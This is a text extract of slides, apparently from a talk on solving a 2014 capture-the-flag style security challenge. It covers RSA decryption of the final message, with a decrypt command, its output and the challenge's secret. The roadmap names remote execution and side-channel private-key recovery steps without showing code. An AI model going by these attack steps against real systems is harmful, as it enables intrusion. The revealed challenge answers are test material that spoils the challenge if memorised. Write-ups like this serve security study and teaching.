
Attack: the big picture




Attack: the big picture



Attack: the big picture



Attack: the big picture




Roadmap

- Discover the challenge
- Get remote execution
- Recover the private key
- **Decrypting the message**

Decrypting the message

- Check if the recovered exponent d is legit
 - For a random X : $(X^e)^d = X \text{ mod } N$
- Decrypt the archived symmetric key
 - $kd = ke^d \text{ mod } N$
- Check the padding and extract the key
- Use the key to decrypt the message
 - $M = \text{AES-dec}(\text{menc}, k)$

Result



```
$ ./decrypt_msg.py 0x150627087e808aa34fc6b54bf1458adc211f4d176c50ad369ea4a7da66661929c427955402ccecf89f31f4bcd54e00e8d698504b6693f775d588d378de88985748ef825428b507a6b5c48d42c1aa56cbbe801fbe3294b550d38f5f4ede5e567d00e33fd279ba29976934d6a2e0852c7e032666586e995bbf7d7255725fc0af162e81cbeb6bb74e01cfd0f46dd84dc78f75991be6a0b7e96765b1aee4b2ff115b7c7afc3af5fb3945ab88d3c989
```

```
[+] Decrypting symmetric key  
[+] Checking padding  
[+] Skipping padding  
[+] Decrypted symmetric key = 93af8cee3ec779d673ed278e43e386a7  
[+] Decrypted message :
```

Good job!

Send the secret 3fcba5e1dbb21b86c31c8ae490819ab6 to
82d6e1a04a8ca30082e81ad27dec7cb4@synacktiv.com.

Also, don't forget to send us your solution within 10 days.

Synacktiv team

Conclusion

- Security challenges are fun!
 - Do this one yourself. *Really.*
 - Read the solutions
- Side-channel attacks work!
- Code will be released soon
 - <https://github.com/egirault/NoSuchCon2014>
- Many thanks to:
 - NoSuchCon & Synacktiv
 - Winners of the challenge
 - SecurityDay & SecurInLille
 - You!